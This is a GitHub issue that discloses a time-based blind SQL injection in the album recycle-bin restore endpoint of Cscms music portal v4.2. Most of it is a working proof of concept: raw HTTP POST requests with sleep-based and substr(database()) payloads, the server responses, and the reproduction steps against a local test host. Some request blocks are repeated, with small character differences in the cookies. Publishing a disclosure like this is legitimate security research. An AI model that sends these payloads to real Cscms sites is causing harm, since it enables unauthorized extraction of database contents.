Code Issues 37 Pull requests Actions Projects Security ···

New issue Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #22


Open Am1azi3ng opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18


Details

There is a SQL blind injection vulnerability in pic_Type.php_hy

Add an album after the administrator logs in




Then delete the album,When restoring the album in the recycle bin, construct malicious statements to realize SQL injection



```
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=n7gacaf0cfrdgd78692oaa4f2li036fp
Connection: close

id=7)and(sleep(5))--+
```

The payload executes and sleeps for 5 seconds




```
POST /admin.php/pic/admin/type/hy HTTP/1.1
Host: cscms.test
Content-Length: 63
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA; cscms_session=
n7gacaf0cfrdgd78692oaa4f2li036fp
Connection: close

id=8)and(if(substr((select+database()),1,1)='c',sleep(5),1))--+
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 09:30:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=n7gacaf0cfrdgd78692oaa4f2li036fp; expires=Wed, 19-Jan-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 272

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u6570\u636e\u8fd8\u539f\u6210\
```


832 bytes | 5,057 millis

construct payload to blast database



```
Host: cscms.test
Content-Length: 63
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyGo1BINzjjyeMF3fURy57grmVzbA; cscms_session=
n7gacaf0cfrdgd78692oaa4f21i036fp
Connection: close

id=8)and(if(substr((select+database()),1,1)='c',sleep(5),1))--+
```

```
Date: Wed, 19 Jan 2022 09:30:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=n7gacaf0cfrdgd78692oaa4f21i036fp; expires=Wed, 19-Jan-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 272

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u6570\u636e\u8fd8\u539f\u6210\
```



```sql
select database();
```

`database()`
cscms

Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerability exist

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests